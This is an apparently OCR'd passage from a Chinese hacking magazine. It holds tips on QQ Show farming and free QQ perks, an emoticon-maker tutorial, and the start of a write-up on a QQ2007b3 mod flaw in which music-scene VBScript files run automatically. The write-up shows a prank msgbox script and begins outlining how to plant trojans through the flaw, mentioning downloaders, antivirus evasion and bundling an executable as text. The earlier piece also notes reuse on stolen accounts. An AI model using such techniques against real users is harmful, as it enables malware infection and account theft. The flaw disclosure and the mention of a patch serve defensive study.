恢复好友

总结：

通过这个方法，只要我们的QQ号够多的话，QQ秀就要多少有多少咯。通过一些申请QQ号的软件，是很容易做到的。而且此方法也适用于将盗来的号上获赠的QQ秀转到自己的主号上，不过不提倡盗号哈，呵呵。好了，趁腾讯还没封这个漏洞，赶快刷吧！还有不懂的可以到暗组技术论坛找我，网址http://www.darkst.com/，我的ID是天之焱。

编辑点评：

本文的关键还是前段时间出来的突破限制赠送QQ秀的漏洞。但毕竟不是一个严重的漏洞，利用起来也要浪费不少体力。NOHACK



『免费开通QQ紫钻』

图 王艺翔

从本文您可以学到：怎样免费开通QQ紫钻

我们都知道正常情况下开通QQ紫钻需要每个月十元，开通方法如图1。

10元每月包紫钻对有钱人来说也许无所谓，可对我们这些穷人来说无疑是个很奢侈的享受。从另一方面讲，黑客追求的是一种免费和共享的精神，所以今天我给大家介绍一种可以免费开通QQ紫钻的方法。

首先我们打开http://qqtang.qq.com/hero2007/，如图2，我们点“登录”，如图3。




图1 QQ紫钻开通方法

输入QQ号码和密码登录，出现如图4的界面，我们点“您未报名个人赛”，如图5。

里面的内容我们可以随便填写，只要把带“*”号的填写起来就行了，填完我们点“提交”就OK了，提交完出现如图6的界面。

我们点“免费领取紫钻”即可，效果如图7，因为我是领取以后再截图的，所以无法把先前的图和现在的图做对比，不过肯定是可行的，而且好象只能领一次，我用另外的一个QQ登录再领好象说出错了，具体情况我也没有怎么研究，有兴趣的朋友可以挖掘下。




图2/图3 打开登录界面




图4 图5 点“您未报名个人赛”




图6 提交之后




图7 成功领取紫钻

编辑点评：

TX的服务就是多，活动也多，人家枝叶繁茂啊，小菜们也去多转转吧，说不定也能发现个免费开黄钻的窍门呢。

QQ表情一秒设计

图 李冠祐【CEU】

从本文您可以学到：

通过网站快速设计自己的qq表情

这次给大家带来的是一个非常有趣的东东，叫做QQ表情一秒设计。大家会问，我没有基础，真的能一秒设计出来么？大家往下看吧。

首先看看我做的，如图1。




图1 做出的表情

怎么样？可爱吧。怎么做出来的呢？大家往下看吧。

我们先登录http://www.odbq.com，选择左边自定义表情系列里面你喜欢的卡通表情。我喜欢悠嘻猴，那我就选择它，然后选择一个你喜欢的表情，直接点它，这时候会出现如图2的画面。





图2 设置表情

把里面原本的文字换成你想要的，然后把字体什么的设置成你喜欢的，点生成动画，就OK了。把它发给你QQ上的朋友吧！怎么样，很简单吧！除了制作QQ表情，我们还可以制作闪字等，做出来的图片我们还可以用来装扮QQ空间！

编辑点评：

动态图片生成，大家看到最多的应该是验证码了吧，现在被有心人改成了这么好玩的东东，真应了那句话，技术是死的，人是活的啊。



狂人DIY版2007b3爆洞——利用音乐场景随意种马

文 JiaJia [YuLv]

从本文你可以学到：

QQ音乐场景挂马的利用和防范

说明：该漏洞是由QQ2007b3狂人DIY版中的vbscript.dll文件所引起的，在原版的QQ2007b3下不存在这个问题。(在光盘中提供了补丁文件，如果您现在使用的是QQ2007b3狂人DIY版，请用本补丁的相关文件覆盖掉原来的文件即可解决此问题。)

起因与发现

在七月的某天深夜，我挂着QQ在写AntiARP-DNS（广告：一个不错的防ARP攻击的绿色免费工具）的时候，突然莫名其妙的弹出一个对话框，内容大概是“深夜我人侵了你…… By XXX”，如图1。



图1　突然在屏幕中央弹出的对话框

当时把我一愣，刹那间脸都黑了一半，脑子中浮现出一句话：“啊！？难道真的被人家当肉鸡给玩弄了？”。几秒钟惊讶过后，冷静的注意到，原来有QQ上的网友向我请求共享音乐场景，而QQ已自动接受了。这时，我马上反应过来，一定是音乐场景出了问题。立刻进入QQ的“我的场景设置”中看了看，要是没注意乱用鼠标晃一下空白处，还不知道有它的存在呢，如图2。





图2　空白图片的音乐场景

再次选择了一下这个音乐场景后确定，又出现了刚刚那个对话框。此时，我马上跑到QQ目录寻找这个音乐场景文件的踪迹。文件不算多，所以进去之后就直接搜索场景名称，它叫“QQ0day”。

找到之后知道这是一个目录（具体路径是QQ\IMScene\Scene\QQ0day)，而目录下的才是场景所用到的文件。目录下的文件一共是3个，一个是名称为ID串码的bmp格式图片，另一个是名为Config.qqs的文件，最后一个是VBScript.qqs文件。

接着我用记事本分别打开Config.qqs和VBScript.qqs看了看，发现前者其实是xml文件，后者其实就是一个vbs脚本文件，但是这个vbs没有main()过程，所以推测是QQ自己调用文件，然后再转交给QQ根目录下的vbscript.dll进行解析执行过程用的(注：原理其实跟vbs2exe差不多，在JiaJia_Box2中也有这个功能。)。因为弹出的是对话框，而VBScript.qqs又是vbs文件，所以用记事本打开文件之后就立刻搜索关键字“msgbox”(提示：msgbox是vbs中弹出对话框的函数)，果然找到了刚刚弹出对话框内容的位置，也确认了是这个文件惹得祸，如图3。事后我问了问那位发音乐场景给我的朋友，他说这只是恶作剧，好玩而已，决无歹意。

之后我就在想，是不是可以改造成一种挂马的东西呢？如果是VBS文件，并且QQ换场景会执行，那么一定没什么问题。心



```
        Else
                GetLeft = g_nFrameImageLeft(nAction, nImage, nFrame)
        End If
End Function

Function GetTop(nAction, nImage, nFrame)
        If g_bFrameImageVertAlign(nAction, nImage) = False Then
                If g_nFrameImageVert(nAction, nImage, nFrame) = 0 Then
                        GetTop = g_nFrameImageTop(nAction, nImage, nFrame)
                ElseIf g_nFrameImageVert(nAction, nImage, nFrame) = 1 Then
                        GetTop = g_nFrameImageTop(nAction, nImage, nFrame) + g_nCurWinHeight -
g_nInitWinHeight
                ElseIf g_nFrameImageVert(nAction, nImage, nFrame) = 2 Then
                        GetTop = 1.0 * g_nCurWinHeight * (g_nFrameImageTop(nAction, nImage,
nFrame) + g_nFrameImageHeight(nAction, nImage) / 2) / g_nInitWinHeight - g_nFrameImageHeight
(nAction, nImage) / 2
                End If
        Else
                GetTop = g_nFrameImageTop(nAction, nImage, nFrame)
        End If
End Function

'背景拉伸函数
Sub BackgroundOnSize()
        msgbox "深夜我入侵了你…… By XXX"
End Sub

'初始化帧动画参数
Sub InitData

End Sub
```

图3　VBScript.qqs中的代码

里偷笑着，于是就开始了对VBScript.qqs文件的加工。

分析与制作

刚开始准备加工时我并没有马上去编写利用代码，只是试了一下把VBScript.qqs文件中多余的代码全部删除，只留下其中放主要代码的BackgroundOnSize()背景拉伸函数过程。结果测试的时候发现这样就失效了，看来那些多余的代码也不能删除。于是利用原来完全的脚本代码，只对BackgroundOnSize()过程进行了加工。

刚开始想着直接加个vbs下载者代码不就行了？我试了很多代码（如用xmlhttp和缓存方式下载），结果效果都是很不理想，主要是方法繁琐和不能免杀。后来就想着干脆直接绑马算了，但是要怎么绑呢？想着想着，想到把马转化为文本再解析出来，这不就是exe2XXX吗？

